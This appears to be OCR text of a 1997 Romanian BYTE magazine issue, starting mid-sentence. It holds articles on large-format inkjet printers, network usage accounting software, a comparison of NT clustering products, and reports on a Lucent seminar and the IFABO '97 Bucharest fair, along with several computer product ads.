crescut cu 6 procente.


Reprezentativă pentru aceste imprimante color cu jet de cerneală este DesignJet 2500CP (11.995$) a firmei Hewlett-Packard. Aceasta are o rezoluţie de 600dpi şi poate tipări 16 milioane de culori pe hârtie având dimensiuni maxime de 91.44x4572cm. Unii fabricanţi au păstrat formatul mai mic al imprimantelor oferind utilizatorilor din alte domenii decât cel de proiectare mai multe opţiuni de tipărire. Imprimanta Epson Stylus Color 3000 (sub 2000$) permite artiştilor de grafică şi meşterilor în fotografia digitală realizarea profesională a graficii color. Ea tipăreşte pe diverse dimensiuni ale hârtiei, cuprinsă între 4x4 inch şi până la 17x22 inch. Firma Tektronics oferă imprimantelor sale de format mare, cu cerneală solidă, funcţionalităţi similare. De asemenea, tehnologia cu jet de cerneală a început să pătrundă şi pe piaţa produselor textile. Firma Canon vinde o imprimantă cu jet de cerneală firmelor de textile, la preţul de 1 milion $.

Furnizorii de imprimante vor continua să se concentreze asupra fluxului de fabricare a imprimantelor de larg consum. Dar imprimantele color cu jet de cerneală de format mare oferă artiştilor grafici, inginerilor şi funcţionarilor câteva dintre caracteristicile imprimantelor profesionale comercializate de magazinele de profil.

–Jason Krause

Reţele mai bune prin contabilizare

O nouă clasă de aplicaţii permite administratorilor IS să urmărească cine foloseşte considerabil resursele reţelei şi să-i ajute să realizeze o planificare mai eficientă a capacităţii şi utilizării acesteia. Fie că se numeşte contabilizarea reţelei, a Internetului sau a datelor, este evident un lucru: Adminis-



Call Records Reports

Select a template: All Call Record Reports

Select a report:
Access Server Host ID Costing Detail
Access Server Host ID Costing Summary
Access Server Host ID Costing Summary E
Access Server Host ID Costing Summary E
Cost Category Summary

Aplicaţia firmei Telco Research permite urmărirea traficului datelor în reţea firmei dvs.

tratorii au acum nevoie de o modalitate prin care să poată urmări cine foloseşte reţeaua, cât de mult şi în ce scop.

În multe configuraţii la nivel de corporaţie, fiecare departament sau centru profitabil returnează facturile departamentului general, pentru serviciile de care au beneficiat-apeluri telefonice, hârtie consumată, asistenţă de secretariat. Multe firme au o groază de bani investiţi în reţele de date, deci s-ar putea pune întrebarea: De ce nu doresc departamentele sau diviziile care fac apel la acces şi conectivitate îmbunătăţită (de exemplu la Internet) să-şi achite fiecare separat nota de plată pentru serviciile de care a beneficiat şi preferă să o trimită departamentului general?

Până acum, costurile datorate lucrului în reţea, în mod obişnuit, erau facturate din bugetul alocat procesării datelor. Dar aproape în orice altă asociaţie contabilizată, folosirea resurselor, cum sunt apelurile telefonice la mare distanţă, este facturată separat, pentru fiecare departament care a folosit resursa. Contabilizarea apelurilor telefonice este larg răspândită şi acceptată atunci când acestea sunt sub forma dialogului vocal. Cât de curând, acelaşi lucru s-ar putea spune şi despre apelurile de date, prin introducerea contabilizării datelor. Aşa cum sistemele de videoconferinţă, accesul la Internet de bandă largă şi alte aplicaţii înfometate de lărgimea de bandă vor deveni un lucru obişnuit, administratorii de reţea şi contabilii vor pretinde înregistrarea utilizărilor.

Statul Montana investighează posibilitatea urmăririi traficului de date în scopul planificării reţelei şi a facturării individuale. „Sperăm să integrăm într-un singur sistem atât sistemul vocal, cât şi cel de date," spunea Carl Hotvedt, şeful oficiului de operare în reţea al statului. Astfel de sisteme vor permite administratorilor să răspundă unor întrebări esenţiale ca: Cine foloseşte reţeaua, cât de mult, în ce scopuri şi la ce costuri?

O altă prezumţie este că, dacă lărgimea de bandă nu este folosită, atunci acest lucru reprezintă pur şi simplu o pierdere. Dar nici o reţea nu este gratuită. Undeva, cineva este bun de plată. Tot mai mult, directorii financiari care aprobă aceste facturi, caută să micşoreze sau să minimizeze costurile de reţea. Aplicaţiile simple, de genul poştei electronice transmisă prin Internet sau intranet, trebuie contabilizate atunci când se calculează capacitatea reţelei. Lărgimea de bandă nu este gratuită aşa cum nici apelurile la mare distanţă sau cele cu prefixul 800 nu sunt. Contabilii doresc să aloce banda de transfer cu precădere centrelor profitabile. Pentru a realiza acest lucru, administratorii de reţea trebuie să găsească modalităţi de contabilizare a utilizării reţelei.

Firma Cisco Systems (408-526-4000; http://www.cisco.com) vinde produsele numite CEA (Cisco Enterprise Accounting). CEA 1.0 oferă suport de contabilizare, facturare şi crearea rapoartelor pentru aplicaţiile ISDN. Software-ul este independent de dispozitivele hardware. Poate fi colecţionat orice dispozitiv cu suport Cisco ISDN Call History MIB (versiunea 11.0(7) sau mai nouă). Apelurile de date primare sunt capturate de colectorul SNMP al CEA şi stocate în bazele de informaţii ale software-ului de gestiune (MIB-uri). Apoi, CEA traduce şi filtrează apelurile de date primare în înregistrări flexibile (CDR-uri) sau standardizate de apeluri de date, care sunt apoi stocate într-o bază de date relaţională care dirijează aplicaţiile de genul contabilizarea utilizatorului final, alocarea costurilor şi statistici de trafic. În plus, monitorizarea reţelei permite administratorilor să capteze acele activităţi din reţea care intră în conflict cu politica vreunei firme sau care supraîncarcă reţeaua.

În concordanţă cu afirmaţiile d-lui Bob Berlin de la firma Cisco, costurile de transmisie sunt categoric mai mari decât toate celelalte costuri de reţea combinate. Sistemul comercializat de Cisco a fost proiectat de Telco Research (Nashville, TN; 800-488-3526; http://www.telcores.com) şi funcţionează pe software PC legat la un dispozitiv de dirijare (router). Software-ul capturează FTP-ul, poşta electronică, telefonia prin Internet şi toate celelalte traficuri care trec prin router. „Acest lucru permite administratorului să construiască o istorie a activităţilor," spunea Stephen Doster, director de marketing la Telco Research. „Este un puternic instrument de planificare şi optimizare a reţelei." De asemenea, Montana utilizează sistemul de contabilizare a apelurilor Telco Research, iar Hotvedt speră să integreze atât contabilizarea apelurilor cât şi cea a datelor.

Noile versiuni de software pentru gestiunea reţelelor ale altor firme, cum este ForeView 4.1 al firmei Fore Systems (412-772-6600; http://www.fore.com), permit integratorilor şi administratorilor de sisteme să scormonească cifrele legate de utilizarea datelor. Conform spuselor dl-ui David Colodny de la firma Fore, operatorii de reţea au nevoie de un instrument de contabilizare atât pentru facturare, cât şi pentru analiza performanţelor, incluzând capacitatea şi calitatea serviciului oferit. Instrumentul firmei Fore, dezvoltat pe baza comutatorului PBX al firmei Nortel, este bazat pe software. Acesta colectează 40 de variabile, începând cu durata apelului şi până la numărul de apeluri recepţionate.

Telemate.net al firmei Telemate (770-963-3700; http://www.telemate.com), deplasează informaţia de la majoritatea trunchiurilor zidurilor de protecţie. Datele pot fi sortate după utilizatorul individual, departamentul din cadrul firmei sau localizarea geografică. „În loc să întrerupă accesul la diferite situri, cum sunt cele de ştiri sau divertisment, acesta permite administratorilor de sisteme informatice să-şi păstreze utilizatorii responsabili pentru activităţile lor," spunea Bill Lassiter, director de marketing. Programul permite o gamă largă de plăţi individuale ale facturilor, în funcţie de perioada din zi, banda de transfer sau numărul de pachete folosite. Pentru o distribuire sigură a informaţiilor, Telemate.net pregăteşte automat hărţii şi rapoarte zilnice, săptămânale sau lunare pe care le distribuie prin poşta electronică.


Sequel Net Access Manager al firmei

Sondaj

Veţi implementa Wolfpack?


Multe firme având sub 500 de angajaţi nu doresc să folosească tehnologia de cluster integrat tolerantă la erori a NT-ului (cunoscută şi sub numele Wolfpack).

Sursa: BYTE Research, Dep. sondaje. Răspunsuri: 111.



Un procent mai mare de firme având 500 de angajaţi sau mai mult, intenţionează să folosească Wolfpack.

Sursa: BYTE Research Dep. sondaje. Răspunsuri: 25.



Microsoft®

touch it, feel it get it

Microsoft® Office97 în limba română

Office '97
Nou
în limba română
Microsoft PowerPoint 97
Microsoft Word
Microsoft Excel 97
Microsoft Access 97

Start Nu v-ar plăcea să folosiți cel mai bun pachet de programe pentru birou din lume, în limba maternă?

Microsoft a realizat Office '97 în versiunea românească.

Lucrul cu Office '97 este acum mult mai ușor folosind noul corector ortografic și facilitățile de despărțire în silabe în limba română.

IntelliSense îți permite să pui întrebări despre software cu propriile tale cuvinte, instrumentele de integrare facilitează sharing-ul de date, iar Microsoft Outlook vă permite să gestionați e-mail-uri, întîlniri, activități și documente importante, toate într-o singură fereastră.

Solicitați noul Office '97 Romanian și veți vedea cum puteți căpăta soluții pentru problemele zilnice, totul de la un singur pachet de programe pentru business.

Where do you want to go today?

Microsoft®
QUALIFIED DEALER

BUCURESTI: DimSoft 01/322.52.04, GeCAD 01/324.84.09, QNet 01/211.78.01, Rom Team Solutions 01/311.08.51, SoftWin 01/230.50.26,
CONSTANTA: GMB Micronet 041/636.644, **ARAD:** BB Computer 057/280.111, **BRASOV:** Intelprof International 068/411.354,
IASI: Open Systems 032/225.132, **CLUJ:** Sistec 064/190.282, Net Brinel 064/430.280

Aequel Technology (206-556-4000; http://www.sequeltech.com), este disponibil în versiunea server şi în cea personală numită NetPIM. Software-ul filtrează fiecare pachet IP şi creează rapoarte atât despre traficul Internet, cât şi cel intranet, permiţând contabilizarea traficului. Preţul este de 499$ pentru un pachet server de 5 utilizatori sau 20$ pentru un singur utilizator.

De asemenea, contabilizarea lăţimii de bandă este la fel de preţioasă ca şi un instrument de planificare. Raportarea excepţiilor (căderi de sistem, fraude, congestii) ajută administratorul de reţea să vadă unde anume este nevoie de capacităţi suplimentare în reţea. Unul din lucrurile care a început să se schimbe este conceptul de trafic gratuit al datelor în reţea.

„Ceea ce trebuie să dispară este noţiunea de lăţime de bandă gratuită,“ spunea dl.Doster de la firma Telco. „În lumea dialogului vocal se cunoaşte totul despre returnarea plăţilor, iar acum acelaşi lucru este adevărat şi pentru transferul datelor în reţea.“ **–Curt Harler**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sabău*]

Datapro Report

Comparaţie între soluţiile cluster NT

Soluţiile de cluster NT, inclusiv Cluster Server (Wolfpack) al firmei Microsoft, furnizează modalităţi accesibile pentru menţinerea unei înalte disponibilităţi ale resurselor de calcul. Wolfpack este planificat să apară curând, dar există deja şi alte soluţii care oferă funcţionalităţi ce nu se găsesc încă la Microsoft.

Clusters for Windows NT al firmei Digital
(800-344-4825; http://www.digital.com/)

Cu Clusters for Windows NT, firma Digital conectează două servere active prin intermediul unei magistrale SCSI partajate, pentru a crea un singur mediu de sistem. Fiecare dispozitiv de stocare de pe magistrala SCSI este atribuit ambelor servere. Dacă unul din servere eşuează, celălalt preia activităţile serverului deteriorat, precum şi activităţile de stocare partajată şi partajarea fişierelor. Aplicaţiile repornesc automat pe cel de al doilea server, iar clienţii Windows sunt automat reconectaţi. Cele două servere trebuie să fie identice, dar ambele trebuie să fie servere Alpha sau Prioris (Intel). Discurile pentru stocarea partajată nu trebuie să fie neapărat discuri Digital.

Clusters for Windows NT al firmei Digital se laudă cu numeroase „script-uri“ pentru refacerea aplicaţiilor. Software-ul de gestiune al cluster-ului este puternic şi oferă o integrare mai bună cu software-ul de gestiune al serverului decât alte soluţii.

Cluster Server al firmei Microsoft (MSCS)
(206-882-8080; http://www.microsoft.com)

MSCS oferă toleranţă la erori între două servere dintr-un cluster de stocare partajat. A doua versiune, aşteptată să apară la sfârşitul anului 1998 (sau în 1999), va suporta clustere mai mari şi o funcţionalitate pentru cluster adiţional, incluzând scalabilitatea.

MSCS va fi suportat pentru început doar de configuraţii validate. Dacă aveţi în vedere MSCS, asiguraţi-vă că serverele de care dispuneţi, inclusiv unitatea hard şi cartelele de reţea sunt validate. În momentul actual, MSCS necesită ca cele două servere să fie modele identice.

Deşi reprezintă o soluţie minimală, MSCS este sigură. Puteţi să scrieţi mulţi agenţi proprii de aplicaţie tolerantă la erori sau puteţi aştepta până când Microsoft sau alţi dezvoltatori îi vor furniza. MSCS nu suportă refacerea automată după dispariţia erorilor, iar lipsa unui agent de refacere TCP/IP pentru MSCS nu este deloc agreată.

LifeKeeper al firmei NCR
(800-774-7406; http://www.ncr.com)

Datapro crede că LifeKeeper al este cea mai completă şi flexibilă soluţie cluster existentă pe piaţă. Având caracteristica de a rula pe diverse servere oferite de furnizori, LifeKeeper este tolerant la erori cu un anumit grad de echilibrare a încărcărilor, are un sistem de refacere a aplicaţiilor, suportă configuraţii de genul două noduri activ/activ sau trei noduri activ/standby, are abilitatea de a reconecta toate tipurile de clienţi fără vreun software client adiţional şi oferă posibilitatea de partajare sau oglindire a datelor stocate. LifeKeeper ar trebui să fie prima soluţie avută în vedere de orice organizaţie care doreşte un cluster NT.

FirstWatch al firmei Veritas
(800-258-8649; http://www.veritas.com)

FirstWatch este disponibil atât la Veritas cât şi la proprii distribuitori (de exemplu, Data General furnizează pachetul numit Cluster In A Box având propriile servere Aviion NT). Configuraţiile pot conţine două servere active în mod normal şi care rezolvă problema toleranţei la erori. Sau, FirstWatch poate avea până la patru servere active ce oferă toleranţă la erori prin transferul activităţilor spre serverul neocupat, aflat în starea de aşteptare. De asemenea, FirstWatch conţine un instrument de gestiune ce poate fi utilizat local sau de la distanţă, prin intermediul oricărui navigator Web.

– Jane Wright

Pentru informaţii suplimentare despre rapoartele Datapro: 609-764-0100; fax: 609-764-2814; http://www.datapro.com.

Comparaţie între produsele cluster

	Clusters for Windows NT	Cluster Server (WolfPack faza 1)	LifeKeeper	FirstWatch
Dezvoltator	Digital Equipment	Microsoft	NCR	Veritas
Platforme suportate	Servere Digital Prioris, Servere Digital Alpha	Modele de servere validate de la diverşi furnizori	NCR, Amdahl, IBM, HP, Sequent	Servere Intel/NT autentificate
Refacere automată	Da	Nu	Da	Da
Toleranţa la erori bidirecţională	Da	Da	Da	Da
Nr. maxim de servere în cluster	2	2	3	5
Nr. de pachete pt. refacerea aplicaţiilor	9	4	9	8
Lista de preţuri pe server (US$)	995$	Nu sunt disponibile informaţii despre preţ	2000$	2475$

EPSON
Stylus
COLOR 600
The Future Technology
PIEZO

Noua
dimensiune a calității imaginii:
EPSON Stylus Color 600 cu rezoluție de 1440 dpi
și o viteză senzațională !

Dacă doriți să primiți mai multe detalii despre noile imprimante EPSON Stylus Color, trimiteți acest cupon completat (prin poștă sau fax):

Nume ______
Prenume ______
Firma ______
Poz. în firmă ______
Telefon ______
Adresa ______
Localitatea ______

BYTE

MB Distribution srl Str. Johann Strauss nr. 1
București 1, Tel.: 230 03 14, Fax: 230 03 13

EPSON Stylus COLOR 600

Imprimanta EPSON Stylus Color 600 poate tipări pentru Dumneavoastră imagini cu o rezoluție nemaiîntâlnită până acum.

La 1440 dpi asigură, chiar și pe hârtie, o calitate cu totul deosebită a imaginii. Indiferent de ce doriți să imprimați-grafice, fotografii, combinații de text și imagine- veți obține întotdeauna rezultate excepționale, în condițiile unei viteze mai mari.
În plus, calitatea imaginii imprimate cu EPSON Stylus Color 600 este standard. Evitați deci obositoarele reglaje, care măresc costurile de exploatare și scad viteza de lucru și bucurați-vă de noua dimensiune a calității imaginii.

EPSON®

SIMBOLUL TEHNOLOGIEI

EPSON și EPSON Stylus sunt mărci înregistrate ale Seiko-EPSON Corporation.

Rețele cu și fără fir.
De Daniel Moldovan

Seminar Lucent

În ziua de 22 septembrie anul curent, sala New-York a complexului World Trade Center din București a găzduit sub organizarea firmelor Lucent Technologies - reprezentanța din Ungaria - și Agnor High Tech România, seminarul cu titlul Lucent Technologies Private Networks.

În deschidere, domnul Bertalan Stampf, regional manager pentru România, Ungaria, Bulgaria a prezentat compania Lucent Technologies și unitățile sale. Astfel, s-a menționat faptul că în septembrie 1995 AT&T s-a separat în trei companii: AT&T, Lucent Technologies și NCR. În prezent, Lucent are unități specializate în sisteme de rețea, sisteme de comunicații, microelectronică, produse de larg consum. În plus, ea înglobează și Laboratoarele Bell. Din lista de succese obținute de Laboratoarelor Bell pot fi reamintite următoarele: tranzistorul (1947), laserul (1958), sistemul de operare UNIX (1962), fibra optică comercială (1977), ISDN-ul comercial (1987), comutarea optică (1990), transmisiile optice de ordinul terabiților (1996). Partenerii de pe piața românească sunt reprezentați de Agnor High Tech, AmTel S.A., Anixter și NCR România S.R.L.

În continuare au fost prezentate pe scurt caracteristicile sistemului de cablare structurată SYSTIMAX. Dintre acestea au fost amintite utilizarea singulară a cablului UTP și a fibrei, oferirea unei arhitecturi integrate și deschise, posibilitatea realizării unui transport de voce, video și date, plus oferirea unei garanții complexe de 15 ani din partea producătorului. Domnul Bertalan a mai făcut o trecere în revistă a caracteristicilor WaveLAN, dintre care am putea aminti: operarea la 2,4 GHz, o ieșire de 100 mW și o rată de transfer de 2 Mbps (10Mbps Ethernet). În final a fost amintit portofoliul SystiLAN din care fac parte hub-urile modulare și stivuibile (Ethernet, LANswitch, Token Ring, FDDI).

În continuare, domnul Laszlo Mamrovits, sales engineer Lucent Technologies, a prezentat în detaliu sistemul de cablare structurată Systimax. Au fost amintite aplicațiile sistemelor de cablare structurată pentru oferirea de suport în rețelele de date de mare viteză (PDS – Premise Distribution System), în construirea de clădiri și sisteme de servicii inteligente (IBS – Intelligent Building Systems), în mediile industriale (IDS - Industrial Distribution Systems). Printre avantajele pe care Systimax le oferă în comparație cu concurența, au fost amintite garanția de 15 ani pentru aplicații, plus garanția de 15 ani pentru produsele pasive, un suport pentru transmisii de 622 Mbps ATM și recunoașterea EMC.

S-a amintit că în viitor Systimax va fi capabil de viteze de ordinul giga și asta grație unui cablu special – GigaSPEED Cable – proiectat pentru aplicații de 1 Gbps Ethernet și 1,2 Gbps ATM. Acest cablu este de fapt un UTP obișnuit, realizat din cupru, caracteristica lui esențială fiind o presare foarte bună a firelor pereche. În continuare au fost discutate probleme de compatibilitate electromagnetică (EMC). Această noțiune este definită ca fiind capacitatea unui aparat/dispozitiv sau sistem de-a opera satisfăcător în mediul său, fără a introduce perturbații electromagnetice sau fără să fie afectat de acest mediu. Cu alte cuvinte, emisie minimă suplimentată de-o imunitate maximă. În acest context au fost discutate avantajele și dezavantajele oferite de cablurile UTP în comparație cu cele FTP/STP. Astfel, concluzia prezentării a fost că soluția oferită de FTP/STP nu reprezintă cea mai sigură alternativă având în vedere că pentru frecvențele joase ecranul de protecție este practic transparent și în plus testarea câmpului magnetic al sistemelor ecranate nu este posibilă. În comparație cu acestea, UTP reprezintă o soluție mult mai simplă și mai ieftină.

Domnul Bertalan Stampf, regional manager al Lucent Technologies.

În continuare a fost abordată familia componentelor active SystiLAN. După ce s-au reliefat dezavantajele pe care rețelele LAN partajate le prezintă față de rețelele LAN comutate, s-a realizat o prezentare pe scurt a facilităților oferite de comutarea SystiLAN: administrare a congestiei, oferirea unui mecanism de creare de priorități, suport multimedia și pentru lucru în rețele virtuale, securitate inerentă (pachetele de date fiind comutate doar către portul destinație). Din familia de produse SystiLAN au fost prezentate seriile SH (Stackable Hub), seriile LET (Enterprise Hub), comutatoarele workgroup stivuibile (familia Colibri), comutatoarele ATM și comutatoarele de acces (familia Phoenix), funcțiile de administrare SystiLAN (SystiLAN/Win, SystiLAN/OV, SMon).

Finalul i-a aparținut doamnei Anne de Roo, WaveLan market manager, care a prezentat sistemele WaveLAN wireless pentru aplicații de interior și exterior. S-a amintit că în prezent sunt disponibile produse WaveLAN la 2,4 GHz care permit un management al frecvenței printr-o selecție a sub-canalelor benzii respective. Aceste produse utilizează o tehnică de modulație DSSS (Direct Sequence Spread Spectrum) care întrunește cerințele fixate pentru utilizarea benzilor de frecvență industriale, științifice și medicale (de la 915 MHz la 2,4 GHz).■

Daniel Moldovan

TeamWARE
Office
Groupware Suite
Mail
Calendar
Library
Forum
Flow
Collaborative workflow software
Messaging
Electronic Messaging

Oameni şi tehnologie: valori care dau viaţă afacerilor. Oamenii produc informaţia, tehnologia înlesneşte schimbul de informaţii; oamenii lucrează în echipe, tehnologia susţine colaborarea în şi între grupuri; oamenii conduc, tehnologia deschide calea spre succes. ICL a creat pachetul TeamWARE: tehnologie pentru oameni.

ICL

Cea mai bună *echipă* o faceţi cu TeamWARE

TeamWARE optimizează organizarea echipei, grupului şi companiei înlesnind localizarea şi partajarea informaţiei. TeamWARE cuprinde aplicaţii în reţea, instrumente de trafic cursiv şi tehnici de trimitere a mesajelor care susţin munca în echipă indiferent de localizarea membrilor sau a informaţiei de care aceştia au nevoie. Folosit individual sau în combinaţie cu alte pachete care măresc productivitatea unei afaceri, TeamWARE oferă companiilor de orice dimensiune o soluţie integrată, simplă şi puternică de gestionare a informaţiei.

The Business Solutions Company

Pentru relaţii suplimentare contactaţi: ICL - International Computers Limited (U.K.), Branch Romania & Rep. Moldova, Aleea Alexandru nr. 51, sector 1, Bucureşti, Tel: 401 230 30 30, Fax: 401 230 09 03

Parteneri autorizaţi: A&S COMPUTER 2001 S.R.L. (Bucureşti) Tel: 01 312 52 05; DIM SOFT S.R.L. (Bucureşti) Tel: 01 250 93 75; GENESYS SOFTWARE S.R.L. (Bucureşti) Tel: 01 220 32 80; ESTICO S.R.L. (Braşov) Tel: 068 41 95 63; INTELPROF INTERNATIONAL S.R.L. (Braşov) Tel: 068 419 706; MIXERA S.R.L. (Brăila) Tel: 039 634 917; ALFASOFT S.A. (Cluj-Napoca) Tel: 064 197 586; ELCOSOFT S.R.L. (Cluj-Napoca) Tel: 064 191 236; TOP EDGE ENGINEERING S.R.L. (Craiova) Tel: 051 413 193; COMSER S.R.L. (Hunedoara) Tel: 054 23 05 27; ROMUS TRADING & DEVELOPMENT LTD (Iaşi) Tel: 032 210 492; FIBA IMPORT EXPORT S.R.L. (Ploieşti) Tel: 044 114 868; CORES S.R.L. (Timişoara) Tel: 056 190 051; DATALOG COMPUTERS (Tg. Mureş) Tel: 065 169 867

FUJITSU

PCs • NOTEBOOKS • SERVERS

Afacerea creşte.

Sistemul dumneavoastră informatic trebuie să susţină această creştere. Aveţi nevoie de **calculatoare** performante

optimal configurate

fiabile

susţinute printr-un service operativ

preţuri competitive

În întâmpinarea nevoilor dumneavoastră am implementat conceptul calităţii totale, calitate ce va fi regăsită în fiecare detaliu la COMRACE COMPUTERS.

Cele mai noi tehnologii mondiale încorporate în calculatoarele COMRACE. Acestea sunt proiectate, optimizate şi testate astfel încât aplicaţiile dumneavoastră să ruleze la performanţă maximă chiar şi 24 ore/zi. 3 ani garanţie integrală. Asistenţă, suport tehnic şi service asigurate de profesionişti.

Cu un angajament integral pentru satisfacţia utilizatorului prin calitate totală,

comrace® COMPUTERS **este partenerul ideal**

© 1997 COMRACE COMPUTERS

Craiova •tel:051-415800
•fax:051-413209
Bucureşti •tel:01-3361318
•fax:01-3362988
E-Mail office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad:** LEXIMIS - 057-251245 •**Bacău:** NERATON SERVICE - 034-181507 •**Baia Mare:** CUMULUS LOGIC - 062-433248 •**Braşov:** COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila:** ROM GT PLUS - 039-611660 •**Bucureşti:** ALSYS DATA - 01-4112626 •**Călăraşi:** OPTIM SOFT - 042-314589 •**Cluj-Napoca:** TELEZIMEX - 064-425103 •**Constanţa:** **BRIO BIT** - 041-616811 •**Deva:** RECEP PLUS - 054-218205 •**Focşani:** QUATTRO IMPEX - 037-625134 •**Galaţi:** SIMM'S INTERNATIONAL - 036-463344 •**Iaşi:** **BETALINE** - 032-271281 •**Miercurea Ciuc:** BITRACE - 066-172090 •**Oneşti:** COMPUTER SERVICE - 034-326632 •**Piteşti:** OPEN SYSTEMS - 048-219000 •**Reşiţa:** SELCO - 055-215301 •**Rîmnicu Vîlcea:** BIT CENTER - 050-730109 •**Satu Mare:** DATA ELECTRONIC - 061-737635 •**Sibiu:** DATA PRO - 069-210489 •**Slatina:** TANDEM SERVICE - 049-423184 •**Suceava:** DATA SERVICE - 030-214982 •**Timişoara:** ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu:** ELTOP - 053-218666 •**Tîrgu Mureş:** CARO COMP - 065-210040

Comandă un COMRACE® şi lasă-l să lucreze pentru tine

Eveniment

Toamna la Bucureşti.
De Darvas Attila

IFABO '97

Între 16 şi 20 septembrie a avut loc la Bucureşti cea de a patra ediţie a târgului internaţional IFABO, specializat în tehnică de calcul, software, telecomunicaţii şi birotică. Acest eveniment s-a integrat în activitatea specialiştilor din domeniile amintite. Palatul Parlamentului şi Centrul Internaţional de Conferinţe au constituit un cadru elegant pentru această manifestare, cel mai important târg de toamnă, de specialitate, de la noi.

Organizatorii târgului, Export Consult şi Messe Wien, au prevăzut în program şi un Forum ştiinţific, pentru a asigura calitatea ridicată a manifestării şi pentru a oferi vizitatorilor posibilitatea să afle noutăţi legate de tehnologiile Internet, intranet, reţele şi telecomunicaţii.

Organizatorii au beneficiat de câteva zile însorite de toamnă, ceea ce a contribuit la succesul târgului, la care au expus sau au fost reprezentate în standuri peste 110 firme. Vizitatorii, aşa cum ne-am obişnuit, au fost mai puţini decât trebuiau să fie şi motivele ar putea fi multe. În primul rând amplasamentul, care este elegant dar departe de mijloacele de transport. Cu toate că organizatorii au asigurat autobuze, nu a fost prea mare aglomeraţie. Celor din provincie le este greu să justifice contabililor de la firme importanţa participării la târguri şi conferinţe, căci eficienţa apare în timp, o dată cu eliminarea investiţiilor puţin performante şi reuşita unor soluţii eficiente pentru informatica şi comunicaţiile din întreprinderi. Poate că organizatorii şi firmele participante ar trebui să promoveze din timp asemenea manifestări, pentru ca beneficiarii lor să vină în număr mai mare.

Constat întotdeauna cu tristeţe că nu există posibilităţi ca cel puţin elevii de la liceele de informatică şi studenţii să fie aduşi în grupuri organizate, cu autocare, din toate colţurile ţării. Societatea de mâine se construieşte cu ei şi fără informarea lor va fi mult mai greu, pentru toată lumea.

Forumul IFABO '97 s-a remarcat prin cadrul elegant, expunerile susţinute de directori şi specialişti de la firme renumite ca Oracle, Microsoft, Romsys (Sun Microsystems), Agnor, IBM sau Mobil Rom. Totul părea că se desfăşoară în cadrul aceluiaşi club restrâns, conferenţiarii şi participanţii fiind în mare parte cunoscuţi ai domeniului. Ar fi de dorit un impact mai larg al conferinţelor şi târgurilor de specialitate. Organizatorii vor trebui să găsească soluţiile pentru atragerea specialiştilor şi potenţialilor clienţi ai produsele şi serviciile prezentate.

COMPUTER PRESS AGORA
AGORA

La cele 51 de standuri existente în cele trei săli din Palatul Parlamentului au fost poate prea puţine firme dintre cele cu renume din domeniile promovate de organizatori. Au dominat firmele de comunicaţii şi trebuie să remarcăm prezenţa Mobil Rom SA, Alcatel, Global One Communication şi, surpriză, Rom Telecom SA. Pare că se trezeşte şi cel mai mare furnizor de servicii de comunicaţii de la noi şi îşi dă seama că oferă servicii pentru beneficiari. Să fie oare de vină concurenţa? Sau pregătirile pentru viitoarea privatizare?

Firmele de echipamente de birotică şi consumabile au fost bine reprezentate. Minolta România s-a remarcat prin lansarea unor produse noi, dar n-au lipsit nici produsele Sharp, Riso sau cele oferite de Imation. Au fost prezente multe edituri care oferă publicaţii TI sau doar reviste de jocuri sau afaceri. Computer Press AGORA a fost prezentă cu standul propriu, la care a fost consemnat momentul festiv prilejuit de aniversarea a 5 ani de la apariţia revistei PC Report. Au fost prezentate publicaţiile proprii precum şi cele de la Prentice Hall şi Microsoft Press. Am remarcat standul colegilor de la CHIP, care au lansat o revistă de jocuri.

Firmele IT au strălucit mai mult prin absenţă. Au existat totuşi câteva prezenţe notabile şi aici. Flamingo Computers a oferit cunoscutele sale PC-uri şi componente de ultimă oră, Comrace a fost din nou la înălţime iar GECAD a oferit ultima versiune Antivirus RAV 5.02, Office Professional Romania '97 şi desigur AutoCAD R14. Dintre cei mari, au fost prezenţi cu standuri IBM România şi Omnilogic BGS. Era să uit produsele Siemens, prezente într-un frumos stand la Softnet Services. Totuşi, cel mai eficient organizat a fost cred IRIS SA, care a promovat sisteme performante PowerMac de la Apple şi produsele Adobe.

Târgul a constituit un eveniment important, mai ales că este cel mai semnificativ târg de toamnă. Poate amânarea datei, din septembrie în octombrie, ar da posibilitatea unei promovări mai eficiente şi ar atrage mai mulţi vizitatori. Sper că la anul IFABO va avea un succes mai mare. ■

- Darvas Attila

StarNets
internet
E-mail
Netscape
WebTalk
IExplorer
Telnet/FTP
News
IRC
RealAudio
HOT JAVA
FAX

Your Internet Business Solution

InterComp	București	01 3238255
Electronum	București	01 3120440
CINOR	București	01 3120579
ALGORITMA	București	01 2122151
UNICOM	București	01 2234359
CanadSystems	București	01 3236888
CEDRU	București	01 6435024
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Brașov	068 319181
RomaniaOnLine	Brașov	068 321529
HARD-TEST'94	Brăila	039 639533
DATA NET	Constanța	041 694520
